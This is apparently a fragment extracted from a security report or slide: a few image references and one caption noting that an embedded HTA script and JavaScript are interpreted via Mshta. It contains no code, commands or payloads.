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
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


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
embedded HTA script
and Javascript is
interpreted via Mshta

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
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
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